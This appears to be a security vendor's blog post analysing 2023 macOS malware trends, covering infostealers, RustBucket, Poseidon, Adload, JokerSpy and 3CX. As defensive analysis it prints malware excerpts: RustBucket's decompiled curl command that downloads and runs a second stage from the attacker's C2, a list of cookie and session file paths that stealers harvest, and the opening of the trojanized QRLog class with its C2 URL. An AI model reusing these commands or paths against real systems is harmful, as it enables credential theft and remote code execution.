


macOS Malware 2023 | A Deep Dive into Emerging Trends and Evolving Techniques

October 16, 2023
by Phil Stokes

Last week saw Apple update XProtect to version 2173 with new rules for Atomic Stealer and Adload. As we have noted previously, Apple's defenses for the Mac have been evolving of late, with increased attention on remediation and some prototype behavioral rules that appear to still be in testing mode.

However, 2023 to date has seen new approaches to compromising Macs that continue to leave macOS users at risk if organizations are not taking additional measures to defend against them.

In this post, we look at some of the major macOS malware discovered recently and detail how threat actors are adapting and evolving to ensure successful compromise when targeting Apple's desktop platform.

Persistence No Longer a Priority for Mac Infostealers

Perhaps one of the most significant changes we've seen in 2023 is the multitude of macOS malware families that eschew persistence. This is especially characteristic of infostealers, which aim to achieve all their objectives in one execution – stealing the user's admin passwords, browsing data, session cookies and keychain, and then exfiltrating these off to a remote server.

With such a haul, the attackers have no need for persistence, as they now have access to any cloud or SaaS accounts that the user had stored credentials and cookies for on their local device.

```
~/Library/Cookies/*.binarycookies

Chrome:  ~/Library/Application Support/Google/Chrome/Default/Cookies
Firefox: ~/Library/Application Support/Firefox/Profiles/[Profile Name]/
Slack :  ~/Library/Application Support/Slack/Cookies (file)
         ~/Library/Application Support/Slack/storage/*
         ~/Library/Containers/com.tinyspeck.slackmacgap/Data/Library/Application Support/Slack/storage
```

Other recent malware families abjure traditional persistence mechanisms in favor of trojanizing software that they expect the user to run regularly, in effect making the user's own behavior the means of persistence. A good example of this, as we'll discuss further below, was the March 2023 compromise of 3CX.

With no need to schedule execution of the malware through system services, detection becomes problematic for certain kinds of security mechanisms, and Apple's recent introduction of pushing user notifications to warn when background items are scheduled is rendered irrelevant.

Organizations Compromised Through Targeted Social Engineering

Threat actors have begun using more sophisticated social engineering techniques to compromise Mac users. Although much common malware is distributed through channels such as torrent sharing sites and third-party software download sites, threat actors looking to compromise businesses are developing highly targeted campaigns.

Earlier in 2023 we saw how RustBucket malware targeted organizations with specially crafted applications that victims were persuaded into executing as part of an elaborate social engineering scheme. Threat actors engaged victims with the promise of a business deal and shared 'confidential' PDF documents that could not be read by ordinary PDF viewer software.

To view the documents 'securely', victims were encouraged to download a 'proprietary' application named 'Internal PDF Viewer'. Convinced that the software was required to maintain the secrecy of the deal, users were persuaded to override Apple's built-in security mechanisms. The malicious PDF viewer displayed the document the victim was expecting to see but in the background downloaded and executed malware from the attacker's C2.


```
ulong sym._down_update_run(ulong arg1)

{
    int64_t iVar1;
    code *pcVar2;
    ulong uVar3;
    ulong uVar4;
    ulong var_430h;
    ulong var_30h;

    iVar1 = *_reloc.__stack_chk_guard;
    sym.imp.objc_autoreleasePoolPush();
    pcVar2 = _reloc.objc_msgSend;
    uVar3 = (*_reloc.objc_msgSend)();
    uVar4 = (*pcVar2)();
    sym.imp.__sprintf_chk
              ("(cd $TMPDIR && (curl  -C - -A \"mozilla/4.0 (compatible; msie 8.0; windows nt 5.1;
trident/4.0)\" -d \"pw\" --silent -L %s -o ErrorCheck.zip || true) && (ditto -xk ErrorCheck.zip .)
&& (chmod +rwx ErrorCheck || true) && (./ErrorCheck %s || true)) > /dev/null 2>&1 &"
               , 0x400, uVar3, uVar4);
    sym.imp.system();
    sym.imp.objc_autoreleasePoolPop();
    if (*_reloc.__stack_chk_guard == iVar1) {
        return 1;
    }
    // WARNING: Subroutine does not return
    sym.imp.__stack_chk_fail();
}
```

RustBucket Stage 2 downloads the next stage of the attack via *curl*

Less-sophisticated but still targeted malware has also been spotted this year aiming at small businesses and freelance contractors. The macOS MetaStealer campaign targeted victims with social engineering lures like "Advertising terms of reference" and "Brief_Presentation-Task_Overview". These files were in fact disk images containing infostealer malware disguised as PDF documents.



As with RustBucket, the aim was to incentivize users to override Apple's macOS security mechanisms, which unfortunately means little more than convincing them to right-click a file and choose 'open' rather than double-clicking it.

Increased Use of Public Offensive Security Tools

Controversy has long swirled around offensive security tools in the Windows world, particularly Cobalt Strike, which has been cracked and leaked so widely that it is now a mainstay of attackers of all stripes. The same trend is now starting to be seen in the macOS malware world, too.

Projects like Geacon wrap Cobalt Strike capabilities in Go-based payloads. These have been seen embedded in fake versions of enterprise level apps like SecureLink beaconing out to C2s in China and using job resumés as decoys.

Highly-regarded open source red teaming tool Mythic and its various payloads, particularly Poseidon, for example, have also been seen in recent macOS malware campaigns.

Poseidon and Mythic function as an implant and C2 administration suite much the same way as Cobalt Strike does. With built in obfuscation and encrypted communications, Poseidon provides attackers with a powerful toolkit.

Offensive security practitioners would argue that the open source nature of the tool makes it possible for security vendors to develop detections for the tool. This is indeed true, and most 3rd party security software should be able to detect Poseidon either statically or behaviorally. However, Apple does not appear to have taken up that offer as yet; its malware blocking service XProtect does not contain a signature to detect Poseidon payloads.

```
[0x100059680]> !shasum `o.`
faf7692c44fcf4fae055b9ba57ed327e85ef6d5e  Safariupdate
[0x100059680]> .(gafl)
0x10071eb40    1      1 sym._main.jO6zeSWjgO.jump8
0x10071d8b8    1    200 sym._main..stmp_6
0x1007105a0    1      9 sym._main.glob..func14.jump11
0x10070c3a0    1      9 sym._main.glob..func7.jump11
0x10070a200    1     96 sym._main.glob..func8.jump11
0x100707f40    1     96 sym._main.glob..func6.jump11
0x100591ae0   39   1549 sym._main.init
0x1005919e0   11    234 sym._main.eoKAuuHjIA.func1
0x100591700    3    709 sym._main.eHhglSTQ.func2
0x1005915c0   11    293 sym._main.eHhglSTQ.func1
0x1005913e0    3    458 sym._main.skkJ4OUkXvil.func4
0x100591300    8    212 sym._main.skkJ4OUkXvil.func3.1
0x100590fe0    6    780 sym._main.skkJ4OUkXvil.func3
0x100590880    3   1875 sym._main.skkJ4OUkXvil.func1
0x1005907c0    3    177 sym._main.main
```

An obfuscated Poseidon payload – red team or malware?

For defenders, additional security is required. Because of the nature of such tools, it can be difficult to tell when these payloads are spotted in the wild whether they are simply leaked red-teaming tools or genuine malware campaigns, but in either case detection and protection is required.

Living Off the Orchard | Built-in Tools Used for Malicious Acts

LOLBins or 'Living-Off-the-Land' techniques have a long history of use in malware and cyber attacks targeting other platforms. On macOS, there is an increasing recognition of such techniques, sometimes described as "living off the orchard". Resources to help recognize these are becoming increasingly important.

In 2023, perhaps the most commonly used built-in tools are the `system_profiler` tool for gathering data about the local installation, `sw_vers` to collect the OS system version and build, and `curl` both for downloading and exfiltrating data. SentinelLabs has previously documented 20 of the most common macOS LOLBins.

One of the most common malware families seen throughout 2023 and over the last two years or so, Adload uses a combination of LOLBins like `chmod`, `xattr`, and `ioreg` to complete its tasks.

```
r2
[0x10015fb56]> .(yara f)
macOS_Adload_BufferRecord f9f6ccf531caa30fd663ac937c7458bb0015185788200d2e9a5095cc94c059b1
[0x10015fb56]> pd 4
            ;-- hit5_1:
            0x10015fb56      .string "IOPlatformSerialNumber" ; len=23
            ;-- str.IOMACAddress:
            ; CODE XREF from hit5_1 @ +0x12(x)
            0x10015fb6b      .string "IOMACAddress" ; len=13
            ;-- str.IOPropertyMatch:
            0x10015fb78      .string "IOPropertyMatch" ; len=16
            ;-- str.IOPrimaryInterface:
            0x10015fb88      .string "IOPrimaryInterface" ; len=19
[0x10015fb56]>
```

Adload's use of the LOLBin *ioreg*

Such tools present difficulties for defenders as it makes malicious behavior more difficult to separate from legitimate behavior, precisely the reason why attackers favor using them to achieve their objectives where possible. Of course, context here is everything. Visibility into execution chains and process trees can help threat hunters understand whether such tools are being abused, while advanced EDR tools can automate detection of malicious processes that include use of LOLBins.

Abusing Open Source Software for Initial Compromise

In July 2023, malware dubbed JokerSpy was reported by several vendors though attribution remains uncertain. JokerSpy contained several components, including two python backdoors, red-teaming tool SwiftBelt and a Swift-based Mach-O that attempts to masquerade as Apple's own XProtect malware checking service.

Analysis of these components suggests that some attacks began the infection through a trojanized QR code generator, QRLog. The malware is hidden inside a genuine QR code generator written in Java via a malicious file, `QRCodeWriter.java`, inserted into the legitimate project. This file first determined the host OS, then downloaded an appropriate payload that opened a reverse shell allowing the attacker access to the victim's device.

```
import java.io.IOException;
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.util.Base64;
import java.util.Random;
import java.io.BufferedWriter;
import java.io.File;
import java.io.FileWriter;
import java.lang.Thread;

public class QRLog {

    private static final String POST_URL = "https://www.git-hub.me/view.php";

    public static void main(String[] args) throws IOException{

        sendPOST();
    }
```

QRLog malware trojanizes a legitimate QR code generator

Although it is unclear how the threat actors delivered the trojanized software to targets, JokerSpy was found in several enterprise intrusions, including a large cryptocurrency exchange.

Ensuring that Open Source software is scrutinized against a known bill of materials and that any known vulnerabilities are patched is now part of CISA's recommendations for all federal agencies, and private organizations are following suit. OSS presents a huge attack surface on all platforms, including macOS, and threat actors will continue to find ways to abuse it to compromise valuable targets.

Protecting Payloads with Multi-Stage, Modular Malware

One of this year's most complex supply chain attacks, the Smooth Operator campaign, which compromised downstream businesses via maliciously tampering with 3CX's call routing software client, 3CXDesktopApp, still remains something of a mystery.

In March 2023, various initial and intermediate stages of the malware were discovered for the macOS side of the infection chain. The attackers were careful to drop multiple stages that gathered information about the victim's environment, but the final stage – we might suspect a backdoor or reverse shell – has yet to come to light.


The known stages of the malware were built for stealth. They relied on users launching the trojanized application for persistence, only collected limited data about the host's 3CX account, and then self-deleted after sending this information to the attacker. The known payloads do not contain any backdoor capabilities and only collect data that would not seem obviously anomalous for the 3CX application.

Clearly, the attackers went to great lengths to ensure that the resources they put into the final stage malware would not be easily burned. For defenders, this is worrying because one reason for such caution would be protecting a high-value zero-day from being exposed.

In a similar vein, the JumpCloud intrusion in July 2023 also used multiple stages for stealth and to protect late stage payloads. Researchers have attributed both campaigns to DPRK-linked threat actors with a focus on supply chain attacks that will haul in sensitive enterprise information to be used in further, more targeted intrusions. At the same time, it is believed the actors behind these campaigns are developing and sharing a variety of toolsets and that further macOS malware campaigns are inevitable.

SentinelOne Customers Protected

SentinelOne customers are protected from the malware discussed in this article. In addition, the Singularity platform provides unparalleled visibility and threat hunting capabilities to enable security teams to fully investigate and remediate threats on macOS devices.



Conclusion

While Apple continues to work on improving its own attempts to detect malware targeting the macOS platform, updates to XProtect's YARA rules still lag significantly behind detections provided by third party solutions. For example, the Atomic Stealer rules added this week to XProtect v2173 relate to malware that have been detected in the wild by vendors for several months.

Therefore, it is highly recommended that enterprises supplement the protections offered by Apple with a security solution that uses multiple detection engines to stop both commodity malware and advanced threats.

If you would like to learn more about how SentinelOne can help protect your Mac fleet, contact us for more information or request a free demo.

Like this article? Follow us on LinkedIn, Twitter, YouTube or Facebook to see the content we post.

Read more about Cyber Security

- Geacon Brings Cobalt Strike Capabilities to macOS Threat Actors
- Sonoma in the Spotlight | What's New and What's Missing in macOS 14
- Top 10 macOS Malware Discoveries in 2022
- 7 Ways Threat Actors Deliver macOS Malware in the Enterprise
- V for Ventura | How Will Upgrading to macOS 13 Impact Organizations?
- Atomic Stealer | Threat Actor Spawns Second Variant of macOS Malware Sold on Telegram